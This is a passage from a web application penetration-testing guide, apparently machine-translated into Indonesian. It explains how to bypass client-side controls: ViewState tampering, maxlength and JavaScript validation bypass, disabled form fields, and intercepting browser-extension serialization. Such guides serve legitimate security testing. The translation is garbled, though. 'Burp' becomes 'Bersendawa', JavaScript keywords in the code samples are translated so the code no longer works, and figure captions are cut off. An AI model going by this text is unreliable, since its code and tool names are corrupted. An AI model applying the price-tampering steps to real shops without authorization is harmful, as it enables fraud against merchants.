Permintaan tersebut tampaknya tidak mencantumkan harga produk — hanya jumlah yang dipesan dan buram kondisi tampilan parameter. Mengubah parameter itu secara acak menghasilkan pesan kesalahan, dan pembelian tidak diproses.

Itu kondisi tampilan parameter sebenarnya adalah string berenkode Base64 yang dapat dengan mudah didekodekan untuk melihat parameter harga yang telah ditempatkan di sana:


```
3D FF 01 0F 0F 05 0B 2D 31 35 38 37 31 36 39 30 ; =ÿ....-15871690 36 32 0F 16 02 1E 05 70
72 69 63 65 05 03 33 39 ; 62....harga..39 39 64 64
```

TIP Jika Anda mencoba mendekode apa yang tampak sebagai string berenkode Base64, kesalahan yang umum terjadi adalah mulai mendekode pada posisi yang salah di dalam string. Karena cara kerja pengkodean Base64, jika Anda memulai pada posisi yang salah, string yang didekodakan akan berisi omong kosong. Base64 adalah format berbasis blok di mana setiap 4 byte data yang disandikan diterjemahkan menjadi 3 byte data yang didekodakan. Oleh karena itu, jika upaya Anda untuk mendekode string Base64 tidak menemukan sesuatu yang berarti, coba mulai dari empat offset yang berdekatan ke dalam string yang disandikan.

Secara default, platform ASP.NET melindungi kondisi Tampilan dari gangguan dengan menambahkan hash yang dikunci ke dalamnya (dikenal sebagai perlindungan MAC). Namun, beberapa aplikasi menonaktifkan perlindungan default ini, artinya Anda dapat memodifikasinya. Kondisi Tampilan Nilai s untuk menentukan apakah itu berpengaruh pada pemrosesan sisi server aplikasi.

Bersendawa Suite termasuk aKondisi Tampilan parser yang menunjukkan apakah Kondisi Tampilan dilindungi MAC, seperti yang ditunjukkan pada Gambar 5-3. Jika tidak dilindungi, Anda dapat mengedit isi file Kondisi Tampilan dalam Burp menggunakan hex editor di bawah Kondisi Tampilan pohon. Ketika y

Kondisi tampilan,A
item menjadi p



Gambar 5-3: Burp Proxy dapat mendekode dan merender file Kondisi tampilan, memungkinkan Anda untuk meninjau isinya dan mengeditnya jika Aktifkan ViewState Mac pilihan tidak diatur

COBALAH!

<http://mdsec.net/shop/76/>

LANGKAH HACK

1. Jika Anda menyerang aplikasi ASP.NET, verifikasi apakah perlindungan MAC diaktifkan untuk Kondisi Tampilan. Hal ini ditunjukkan dengan adanya hash 20 byte di akhir file Kondisi Tampilan struktur, dan Anda dapat menggunakan Kondisi Tampilan parser di Burp Suite untuk mengonfirmasi apakah ini ada.
2. Bahkan jika Kondisi Tampilan dilindungi, gunakan Burp untuk memecahkan kode Kondisi Tampilan di berbagai halaman aplikasi untuk mengetahui apakah aplikasi tersebut menggunakan Kondisi Tampilan untuk mengirimkan data sensitif apa pun melalui klien.
3. Coba ubah nilai parameter tertentu di dalam Kondisi Tampilan tanpa mengganggu strukturnya, dan lihat apakah pesan kesalahan muncul.
4. Jika Anda dapat memodifikasi Kondisi Tampilan tanpa menyebabkan kesalahan, Anda harus meninjau fungsi setiap parameter di dalam Kondisi Tampilan dan lihat apakah aplikasi menggunakan kannya untuk menyimpan data khusus apa pun. Cobalah untuk mengirimkan nilai yang dibuat sebagai setiap parameter untuk menyelidiki kerentanan umum, seperti yang Anda lakukan untuk item data lainnya yang sedang dikirim melalui klien.
5. Perhatikan bahwa perlindungan MAC dapat diaktifkan atau dinonaktifkan berdasarkan per halaman, jadi mungkin perlu menguji setiap halaman penting aplikasi untuk Kondisi Tampilan kerentanan peretasan. Jika Anda menggunakan Burp Scanner dengan pemindaian pasif diaktifkan, Burp secara otomatis melaporkan setiap halaman yang menggunakan Kondisi Tampilan tanpa perlindungan MAC diaktifkan.

Menangkap Data Pengguna: Formulir HTML

Cara utama lainnya di mana aplikasi menggunakan kontrol sisi klien untuk membatasi data yang dikirimkan oleh klien terjadi dengan data yang awalnya tidak ditentukan oleh server tetapi dikumpulkan di komputer klien itu sendiri.

Formulir HTML adalah cara paling sederhana dan paling umum untuk menangkap input dari pengguna dan mengirimkannya ke server. Dengan penggunaan paling dasar dari metode ini, pengguna mengetik data ke dalam bidang teks bernama, yang dikirimkan ke server sebagai pasangan nama-nilai. Namun, formulir dapat digunakan dengan cara lain; mereka dapat memberlakukan batasan atau melakukan pemeriksaan validasi pada data yang disediakan pengguna. Ketika sebuah

aplikasi menggunakan kontrol sisi klien ini sebagai mekanisme keamanan untuk mempertahankan diri dari input berbahaya, kontrol biasanya dapat dengan mudah dielakkan, membuat aplikasi berpotensi rentan terhadap serangan.

Batas Panjang

Pertimbangkan variasi berikut pada bentuk HTML asli, yang menerapkan panjang maksimal 1 pada kuantitas fitua:

```
<form method="post" action="Shop.aspx?prod=1"> Produk:  
iPhone 5 <br/>  
Harga: 449 <br/>  
Kuantitas: <input type="text" name="quantity" maxlength="1"> <br/> <input  
type="hidden" name="price" value="449">  
<input type="kirim" value="Beli"> </form>
```

Di sini, browser mencegah pengguna memasukkan lebih dari satu karakter ke dalam kolom input, sehingga aplikasi sisi server mungkin berasumsi bahwa kuantitas parameter yang diterimanya akan kurang dari 10. Namun, batasan ini dapat dengan mudah dielakkan baik dengan mencegat permintaan yang berisi pengiriman formulir untuk memasukkan nilai arbitrer, atau dengan mencegat respons yang berisi formulir untuk menghapus panjang maksimal atribut.

RESPON MENCEGAT

Saat Anda mencoba mencegat dan memodifikasi respons server, Anda mungkin menemukan bahwa pesan relevan yang ditampilkan di proxy Anda terlihat seperti ini:

**HTTP/1.1 304 Tidak Diubah Tanggal: Rab, 6
Jul 2011 22:40:20 GMT Etag: "6c7-5fcc0900"**

**Kedaluwarsa: Kam, 7 Jul 2011 00:40:20 GMT
Cache-Control: max-age=7200**

Tanggapan ini muncul karena browser sudah memiliki salinan tembolok dari sumber daya yang dimintanya. Saat browser meminta sumber daya yang di-cache, browser biasanya menambahkan dua header ke permintaan —Jika-Dimodifikasi-SejakDan Jika-Tidak Ada-Cocok:

**DAPATKAN /scripts/validate.js HTTP/1.1
Host: wahh-app.com
Jika-Dimodifikasi-Sejak: Sab, 7 Jul 2011 19:48:20 GMT Jika-
Tidak Ada-Cocok: "6c7-5fcc0900"**

Header ini memberi tahu server kapan browser terakhir memperbarui salinan cache-nya. Itu **Etagstring**, yang disediakan server dengan salinan sumber daya tersebut, adalah sejenis nomor seri yang ditetapkan server ke setiap sumber daya yang dapat di-cache.

Itu diperbarui setiap kali sumber daya diubah. Jika server memiliki versi sumber daya yang lebih baru dari tanggal yang ditentukan dalam `Jika-Dimodifikasi-Sejak` tajuk, atau jika `Etag` dari versi saat ini cocok dengan yang ditentukan dalam `Jika-Tidak Ada-Cocok` header, server merespons dengan versi terbaru dari sumber daya. Jika tidak, ia mengembalikan respons 304, seperti yang ditampilkan di sini, memberi tahu browser bahwa sumber daya belum dimodifikasi dan browser harus menggunakan salinan cache-nya.

Ketika ini terjadi, dan Anda perlu mencegat dan memodifikasi sumber daya yang telah di-cache browser, Anda dapat mencegat permintaan yang relevan dan menghapus `Jika-Dimodifikasi-Sejak` dan `Jika-Tidak Ada-Cocok` header. Ini menyebabkan server merespons dengan versi lengkap dari sumber daya yang diminta. Burp Proxy berisi opsi untuk menghapus tajuk ini dari setiap permintaan, sehingga mengesampingkan semua informasi cache yang dikirim oleh browser.

LANGKAH HACK

1. Cari elemen form yang mengandung atribut panjang maksimal. Kirimkan data yang lebih panjang dari panjang ini tetapi yang diformat dengan benar dalam hal lain (misalnya, numerik jika aplikasi mengharapkan angka).
2. Jika aplikasi menerima data yang terlalu panjang, Anda dapat menyimpulkan bahwa validasi sisi klien tidak direplikasi di server.
3. Bergantung pada pemrosesan selanjutnya yang dilakukan aplikasi pada parameter, Anda mungkin dapat memanfaatkan cacat dalam validasi untuk mengeksloitasi kerentanan lain, seperti injeksi SQL, skrip lintas situs, atau luapan buffer.

Validasi Berbasis Skrip

Mekanisme validasi masukan yang dibangun ke dalam formulir HTML sendiri sangat sederhana dan tidak cukup halus untuk melakukan validasi yang relevan dari berbagai jenis masukan. Misalnya, formulir pendaftaran pengguna mungkin berisi bidang untuk nama, alamat email, nomor telepon, dan kode pos, yang kesemuanya mengharapkan jenis input yang berbeda. Oleh karena itu, adalah umum untuk melihat validasi input sisi klien yang disesuaikan diimplementasikan dalam skrip. Pertimbangkan variasi berikut pada contoh aslinya:

```
<form method="post" action="Shop.aspx?prod=2" onsubmit="return  
validateForm(this)">  
Produk: Samsung Multiverse <br/> Harga:  
399 <br/>
```

Kuantitas: <input type="text" name="quantity"> (Kuantitas maksimum adalah 50)


```
<input type="kirim" value="Beli"> </form>
```

```
<script>fungsi memvalidasiForm(theForm) {
```

```
    var isInteger = /\^d+$/;
    var valid = isInteger.test(kuantitas) &&
        jumlah > 0 && jumlah <= 50; jika (!valid)
```

```
        alert('Masukkan jumlah yang valid'); kembali berlaku;
```

```
}
```

```
</skrip>
```

COBALAH!

<http://mdsec.net/shop/139/>

Ituonsubmitatribut darimembentuktag menginstruksikan browser untuk mengeksekusi Formulir Validasifungsi ketika pengguna mengklik tombol Kirim, dan untuk mengirimkan formulir hanya jika fungsi ini kembali benar. Mekanisme ini memungkinkan logika sisi klien mencegat upaya pengiriman formulir, melakukan pemeriksaan validasi yang disesuaikan pada input pengguna, dan memutuskan apakah akan menerima input tersebut. Pada contoh sebelumnya, validasinya sederhana; itu memeriksa apakah data yang dimasukkan dalamjumlah field adalah bilangan bulat dan antara 1 dan 50.

Kontrol sisi klien semacam ini biasanya mudah dielakkan. Biasanya cukup untuk menonaktifkan JavaScript di dalam browser. Jika ini dilakukan, maka onsubmitatribut diabaikan, dan formulir dikirimkan tanpa validasi khusus.

Namun, menonaktifkan JavaScript dapat merusak aplikasi jika bergantung pada skrip sisi klien untuk operasi normalnya (seperti membuat bagian antarmuka pengguna). Pendekatan yang lebih rapi adalah dengan memasukkan nilai jinak (dikenal baik) ke kolom input di browser, mencegat kiriman yang divalidasi dengan proxy Anda, dan memodifikasi data ke nilai yang Anda inginkan. Ini seringkali merupakan cara termudah dan paling elegan untuk mengalahkan validasi berbasis JavaScript.

Sebagai alternatif, Anda dapat mencegat respons server yang berisi rutinitas validasi JavaScript dan memodifikasi skrip untuk menetralkan efeknya — pada contoh sebelumnya, dengan mengubahFormulir Validasiberfungsi untuk mengembalikan true dalam setiap kasus.

LANGKAH HACK

1. Identifikasi setiap kasus di mana JavaScript sisi klien digunakan untuk melakukan validasi masukan sebelum pengiriman formulir.
2. Mengirimkan data ke server yang biasanya diblokir oleh validasi, baik dengan mengubah permintaan pengiriman untuk menginjeksi data yang tidak valid atau dengan mengubah kode validasi formulir untuk menetralisirnya.
3. Seperti batasan panjang, tentukan apakah kontrol sisi klien direplikasi di server dan, jika tidak, apakah ini dapat dieksloitasi untuk tujuan berbahaya.
4. Perhatikan bahwa jika beberapa bidang input harus divalidasi oleh sisi klien sebelum pengiriman formulir, Anda perlu menguji setiap bidang satu per satu dengan data yang tidak valid sambil meninggalkan nilai yang valid di semua bidang lainnya. Jika Anda mengirimkan data yang tidak valid dalam beberapa kolom secara bersamaan, server mungkin berhenti memproses formulir saat mengidentifikasi kolom pertama yang tidak valid. Oleh karena itu, pengujian Anda tidak akan menjangkau semua kemungkinan jalur kode dalam aplikasi.

CATAT Rutinitas JavaScript sisi klien untuk memvalidasi input pengguna adalah hal yang umum dalam aplikasi web, tetapi tidak menyimpulkan bahwa setiap aplikasi tersebut rentan. Aplikasi diekspos hanya jika validasi sisi klien tidak direplikasi di server, dan itupun hanya jika masukan yang dibuat yang menghindari validasi sisi klien dapat digunakan untuk menyebabkan beberapa perilaku yang tidak diinginkan oleh aplikasi.

Dalam sebagian besar kasus, validasi input pengguna sisi klien memiliki efek menguntungkan pada kinerja aplikasi dan kualitas pengalaman pengguna. Misalnya, saat mengisi formulir pendaftaran yang mendetail, pengguna biasa mungkin melakukan berbagai kesalahan, seperti menghilangkan bidang wajib atau salah memformat nomor teleponnya. Dengan tidak adanya validasi sisi klien, memperbaiki kesalahan ini mungkin memerlukan beberapa pemutaran ulang halaman dan pesan bolak-balik ke server. Menerapkan pemeriksaan validasi dasar di sisi klien membuat pengalaman pengguna lebih lancar dan mengurangi beban di server.

Elemen Dinonaktifkan

Jika elemen pada formulir HTML ditandai sebagai nonaktif, elemen tersebut muncul di layar tetapi biasanya berwarna abu-abu dan tidak dapat diedit atau digunakan seperti kontrol biasa. Juga, itu tidak dikirim ke server saat formulir dikirimkan. Misalnya, pertimbangkan formulir berikut:

```
<form method="post" action="Shop.aspx?prod=5"> Produk:  
Blackberry Rude <br/>  
Harga: <input type="text" disabled="true" name="price" value="299">
```

```
<br/>
Kuantitas: <input type="text" name="quantity"> (Kuantitas maksimum adalah 50) <br/>

<input type="kirim" value="Beli"> </form>
```

Ini termasuk
di layar sebagai

bidang teks berdarah dan muncul

Please enter the required quantity:

Product: Blackberry Rude

Price:

Quantity: (Maximum quantity is 50)

Buy

Gambar 5-4:Formulir yang berisi kolom input yang dinonaktifkan

Ketika formulir ini dikirimkan, hanya kuantitas parameter dikirim ke server. Namun, keberadaan bidang yang dinonaktifkan menunjukkan bahwa aharga parameter awalnya mungkin telah digunakan oleh aplikasi, mungkin untuk tujuan pengujian selama pengembangan. Parameter ini akan dikirimkan ke server dan mungkin telah diproses oleh aplikasi. Dalam situasi ini, Anda harus menguji apakah aplikasi sisi server masih memproses parameter ini. Jika ya, berusahalah untuk mengeksplorasi fakta ini.

COBALAH!

<http://mdsec.net/shop/104/>

LANGKAH HACK

1. Cari elemen yang dinonaktifkan dalam setiap formulir aplikasi. Setiap kali Anda menemukannya, coba kirimkan ke server bersama dengan parameter formulir lainnya untuk menentukan apakah ada efeknya.
2. Sering kali, kirim elemen ditandai sebagai nonaktif sehingga tombol tampak berwarna abu-abu dalam konteks saat tindakan yang relevan tidak tersedia. Anda harus selalu mencoba mengirimkan nama elemen ini untuk menentukan apakah aplikasi melakukan pemeriksaan sisi server sebelum mencoba melakukan tindakan yang diminta.

3. Perhatikan bahwa browser tidak menyertakan elemen formulir yang dinonaktifkan saat formulir dikirimkan. Oleh karena itu, Anda tidak akan mengidentifikasi ini jika Anda hanya menelusuri fungsionalitas aplikasi, memantau permintaan yang dikeluarkan oleh browser. Untuk mengidentifikasi elemen yang dinonaktifkan, Anda perlu memantau respons server atau melihat sumber halaman di browser Anda.
4. Anda dapat menggunakan fitur modifikasi HTML di Burp Proxy untuk secara otomatis mengaktifkan kembali bidang yang dinonaktifkan yang digunakan dalam aplikasi.

Menangkap Data Pengguna: Ekstensi Peramban

Selain formulir HTML, metode utama lainnya untuk menangkap, memvalidasi, dan mengirimkan data pengguna adalah menggunakan komponen sisi klien yang berjalan di ekstensi browser, seperti Java atau Flash. Ketika pertama kali digunakan dalam aplikasi web, ekstensi browser sering digunakan untuk melakukan tugas-tugas sederhana dan seringkali kosmetik. Sekarang, perusahaan semakin banyak menggunakan ekstensi browser untuk membuat komponen sisi klien yang berfungsi penuh. Ini berjalan di dalam browser, di berbagai platform klien, dan memberikan umpan balik, fleksibilitas, dan penanganan aplikasi desktop. Efek sampingnya adalah bahwa tugas pemrosesan yang sebelumnya dilakukan di server mungkin dialihkan ke klien karena alasan kecepatan dan pengalaman pengguna. Dalam beberapa kasus, seperti aplikasi perdagangan online, kecepatan sangat penting sehingga sebagian besar logika aplikasi utama terjadi di sisi klien. Rancangan aplikasi mungkin dengan sengaja mengorbankan keamanan demi kecepatan, mungkin dengan keyakinan keliru bahwa pedagang adalah pengguna tepercaya, atau bahwa ekstensi peramban menyertakan pertahanannya sendiri. Mengingat masalah keamanan inti yang dibahas dalam Bab 2, dan bagian awal bab ini, kita mengetahui bahwa konsep komponen sisi klien mempertahankan logika bisnisnya adalah mustahil.

Ekstensi browser dapat menangkap data dengan berbagai cara — melalui formulir input dan dalam beberapa kasus dengan berinteraksi dengan sistem file atau registri sistem operasi klien. Mereka dapat melakukan validasi dan manipulasi kompleks yang sewenang-wenang atas data yang diambil sebelum dikirim ke server. Selain itu, karena cara kerja internal mereka kurang transparan dibandingkan formulir HTML dan JavaScript, pengembang cenderung berasumsi bahwa validasi yang mereka lakukan tidak dapat dielakkan. Untuk alasan ini, ekstensi browser seringkali menjadi target yang bermanfaat untuk menemukan kerentanan dalam aplikasi web.

Contoh klasik ekstensi browser yang menerapkan kontrol di sisi klien adalah komponen kasino. Mengingat apa yang telah kami amati tentang sifat kesalahan dari kontrol sisi klien, gagasan untuk mengimplementasikan aplikasi perjudian online menggunakan ekstensi browser yang berjalan secara lokal di situs web penyerang potensial.

mesinnya menarik. Jika ada aspek permainan yang dikendalikan di dalam klien alih-alih oleh server, penyerang dapat memanipulasi permainan dengan presisi untuk meningkatkan peluang, mengubah aturan, atau mengubah skor yang dikirimkan ke server. Beberapa jenis serangan dapat terjadi dalam skenario ini:

- Komponen klien dapat dipercaya untuk mempertahankan status game. Dalam hal ini, perusakan lokal pada status game akan memberikan keuntungan bagi penyerang dalam game.
- Penyerang dapat melewati kontrol sisi klien dan melakukan tindakan ilegal yang dirancang untuk memberikan dirinya keuntungan dalam game.
- Penyerang dapat menemukan fungsi, parameter, atau sumber daya tersembunyi yang, ketika dipanggil, memungkinkan akses tidak sah ke sumber daya sisi server.
- Jika permainan melibatkan rekan, atau pemain rumahan, komponen klien dapat menerima dan memproses informasi tentang pemain lain yang, jika diketahui, dapat digunakan untuk keuntungan penyerang.

Teknologi Ekstensi Peramban Umum

Teknologi ekstensi browser yang paling mungkin Anda temui adalah applet Java, Flash, dan Silverlight. Karena ini bersaing untuk mencapai tujuan yang serupa, mereka memiliki properti serupa dalam arsitekturnya yang relevan dengan keamanan:

- Mereka dikompilasi ke bytecode perantara.
- Mereka mengeksekusi dalam mesin virtual yang menyediakan lingkungan kotak pasir untuk eksekusi.
- Mereka mungkin menggunakan kerangka kerja jarak jauh yang menggunakan serialisasi untuk mengirimkan struktur atau objek data yang kompleks melalui HTTP.

Jawa

Applet Java berjalan di Java Virtual Machine (JVM) dan tunduk pada kotak pasir yang diterapkan oleh Kebijakan Keamanan Java. Karena Java telah ada sejak awal sejarah web, dan karena konsep intinya tetap relatif tidak berubah, sejumlah besar pengetahuan dan alat tersedia untuk menyerang dan mempertahankan applet Java, seperti yang dijelaskan nanti di bab ini.

Kilatan

Objek Flash berjalan di mesin virtual Flash, dan, seperti applet Java, di-sandbox dari komputer host. Setelah digunakan sebagian besar sebagai metode penyampaian konten animasi, Flash telah beralih. Dengan ActionScript versi terbaru,

Flash sekarang dianggap mampu memberikan aplikasi desktop yang lengkap. Perubahan penting terbaru dalam Flash adalah ActionScript 3 dan kemampuan remotingnya dengan serialisasi Action Message Format (AMF).

Cahaya perak

Silverlight adalah alternatif Microsoft untuk Flash. Ini dirancang dengan tujuan yang sama untuk memungkinkan aplikasi yang kaya dan mirip desktop, memungkinkan aplikasi web untuk memberikan pengalaman .NET yang diperkecil di dalam browser, di lingkungan kotak pasir. Secara teknis, aplikasi Silverlight dapat dikembangkan dalam bahasa apa pun yang sesuai dengan .NET dari C# hingga Python, meskipun sejauh ini C# adalah yang paling umum.

Pendekatan untuk Ekstensi Peramban

Anda perlu menerapkan dua teknik luas saat menargetkan aplikasi yang menggunakan komponen ekstensi browser.

Pertama, Anda dapat mencegat dan memodifikasi permintaan yang dibuat oleh komponen dan respons yang diterima dari server. Dalam banyak kasus, ini adalah cara tercepat dan termudah untuk mulai menguji komponen, tetapi Anda mungkin mengalami beberapa keterbatasan. Data yang dikirimkan mungkin disamarkan atau dienkripsi, atau mungkin diserialisasi menggunakan skema yang khusus untuk teknologi yang digunakan. Dengan hanya melihat lalu lintas yang dihasilkan oleh komponen, Anda mungkin melewatkannya beberapa fungsionalitas utama atau logika bisnis yang hanya dapat ditemukan dengan menganalisis komponen itu sendiri. Selain itu, Anda mungkin menemui hambatan untuk menggunakan proxy pencegat dengan cara biasa; namun, biasanya hal ini dapat dielakkan dengan beberapa konfigurasi yang hati-hati, seperti yang dijelaskan nanti di bab ini.

Kedua, Anda dapat menargetkan komponen itu sendiri secara langsung dan mencoba mendekompilasi bytecode-nya untuk melihat sumber aslinya, atau berinteraksi secara dinamis dengan komponen menggunakan debugger. Pendekatan ini memiliki keuntungan, jika dilakukan secara menyeluruh, Anda mengidentifikasi semua fungsionalitas yang didukung atau direferensikan oleh komponen. Ini juga memungkinkan Anda untuk mengubah data kunci yang dikirimkan dalam permintaan ke server, terlepas dari mekanisme penyamaran atau enkripsi apa pun yang digunakan untuk data dalam transit. Kerugian dari pendekatan ini adalah dapat memakan waktu dan mungkin memerlukan pemahaman terperinci tentang teknologi dan bahasa pemrograman yang digunakan dalam komponen.

Dalam banyak kasus, kombinasi kedua teknik ini sesuai. Bagian berikut melihat masing-masing secara lebih rinci.

Mencegat Lalu Lintas dari Ekstensi Peramban

Jika browser Anda telah dikonfigurasi untuk menggunakan proxy pencegat, dan aplikasi memuat komponen klien menggunakan ekstensi browser, Anda mungkin melihat permintaan dari komponen ini melewati proxy Anda. Dalam beberapa kasus, Anda

tidak perlu melakukan apa-apa lagi untuk mulai menguji fungsionalitas yang relevan, karena Anda dapat mencegat dan mengubah permintaan komponen dengan cara biasa.

Dalam konteks melewati validasi input sisi klien yang diimplementasikan dalam ekstensi browser, jika komponen mengirimkan data yang divalidasi ke server secara transparan, data ini dapat dimodifikasi menggunakan proxy pencegat dengan cara yang sama seperti yang telah dijelaskan untuk data formulir HTML . Misalnya, ekstensi browser yang mendukung mekanisme autentikasi mungkin menangkap kredensial pengguna, melakukan beberapa validasi, dan mengirimkan nilai ke server sebagai parameter teks biasa dalam permintaan. Validasi dapat dilakukan dengan mudah tanpa melakukan analisis atau serangan apa pun pada komponen itu sendiri.

Dalam kasus lain, Anda mungkin menghadapi berbagai kendala yang mempersulit pengujian Anda, seperti yang dijelaskan di bagian berikut.

Menangani Data Berurutan

Aplikasi dapat membuat serialisasi data atau objek sebelum mengirimkannya dalam permintaan HTTP. Meskipun dimungkinkan untuk menguraikan beberapa data berbasis string hanya dengan memeriksa data berseri mentah, secara umum Anda perlu membongkar data berseri sebelum dapat dipahami sepenuhnya. Dan jika Anda ingin memodifikasi data untuk mengganggu pemrosesan aplikasi, pertama-tama Anda perlu membongkar konten serial, mengeditnya sesuai kebutuhan, dan melakukan serialisasi ulang dengan benar. Cukup mengedit data berseri mentah hampir pasti akan merusak format dan menyebabkan kesalahan penguraian saat aplikasi memproses pesan.

Setiap teknologi ekstensi peramban dilengkapi dengan skemanya sendiri untuk membuat serialisasi data dalam pesan HTTP. Oleh karena itu, secara umum, Anda dapat menyimpulkan format serialisasi berdasarkan jenis komponen klien yang sedang digunakan, tetapi format tersebut biasanya terbukti dari pemeriksaan cermat pesan HTTP yang relevan.

Serialisasi Java

Bahasa Java berisi dukungan asli untuk serialisasi objek, dan applet Java dapat menggunakan ini untuk mengirim struktur data berseri antara komponen aplikasi klien dan server. Pesan yang berisi objek Java berseri biasanya dapat diidentifikasi karena memiliki hal berikut jenis konten tajuk:

Content-Type: aplikasi/x-java-serialized-object

Setelah mencegat data berseri mentah menggunakan proxy Anda, Anda dapat melakukan deserialisasi menggunakan Java itu sendiri untuk mendapatkan akses ke item data primitif yang dikandungnya.

DSer adalah plug-in praktis untuk Burp Suite yang menyediakan kerangka kerja untuk melihat dan memanipulasi objek Java berseri yang telah dicegat di dalam Burp. Alat ini mengubah data primitif dalam objek yang dicegat ke dalam format XML untuk memudahkan pengeditan. Saat Anda telah memodifikasi data yang relevan, DSer kemudian melakukan reserialisasi objek dan memperbarui permintaan HTTP yang sesuai.

Anda dapat mengunduh DSer, dan mempelajari lebih lanjut tentang cara kerjanya, di URL berikut:


<http://blog.andlabs.org/2010/09/re-visiting-java-de-serialization-it.html>

Serialisasi Flash

Flash menggunakan format serialisasinya sendiri yang dapat digunakan untuk mengirimkan struktur data kompleks antara server dan komponen klien. Action Message Format (AMF) biasanya dapat diidentifikasi melalui berikut ini jenis kontentajuk:

Tipe Konten: aplikasi/x-amf

Bersendawa secara native mendukung format AMF. Saat mengidentifikasi permintaan atau tanggapan HTTP yang berisi data AMF bersambung, ia membongkar konten dan menyajikannya dalam hierarki fo
memodifikasi
mes



Gambar 5-5:Burp Suite mendukung format AMF dan memungkinkan Anda melihat dan mengedit data deserialized

Serialisasi Silverlight

Aplikasi Silverlight dapat menggunakan kerangka kerja jarak jauh Windows Communication Foundation (WCF) yang dibangun di dalam platform .NET. Komponen klien Silverlight yang menggunakan WCF biasanya menggunakan Microsoft .NET Binary Format for SOAP (NBFS), yang dapat diidentifikasi melalui berikut ini jenis kontentajuk:

Tipe Konten: aplikasi/sabun+msbin1

Plug-in tersedia untuk Burp Proxy yang secara otomatis melakukan deserializes data NBFSencoded sebelum ditampilkan di jendela intersepsi Burp. Setelah Anda melihat atau mengedit data yang didekoden, plug-in mengkodekan ulang data sebelum diteruskan ke server atau klien untuk diproses.

Plug-in SOAP biner WCF untuk Burp diproduksi oleh Brian Holyfield dan tersedia untuk diunduh di sini:

www.gdssecurity.com/l/b/2009/11/19/wcf-binary-soap-plug-in-for-burp/

Hambatan untuk Mencegat Lalu Lintas dari Ekstensi Peramban

Jika Anda telah mengatur browser Anda untuk menggunakan proxy pencegat, Anda mungkin menemukan bahwa permintaan yang dibuat oleh komponen ekstensi browser tidak dicegat oleh proxy Anda, atau gagal. Masalah ini biasanya disebabkan oleh masalah penanganan komponen proxy HTTP atau SSL (atau keduanya). Biasanya dapat ditangani melalui beberapa konfigurasi alat Anda yang hati-hati.

Masalah pertama adalah komponen klien mungkin tidak menerima konfigurasi proxy yang telah Anda tentukan di browser atau pengaturan komputer Anda. Ini karena komponen dapat mengeluarkan permintaan HTTP mereka sendiri, di luar API yang disediakan oleh browser itu sendiri atau kerangka kerja ekstensi. Jika ini terjadi, Anda masih dapat mencegat permintaan komponen. Anda perlu memodifikasi file host komputer Anda untuk mencapai intersepsi dan mengonfigurasi proxy Anda untuk mendukung proxy yang tidak terlihat dan pengalihan otomatis ke host tujuan yang benar. Lihat Bab 20 untuk detail lebih lanjut tentang cara melakukannya.

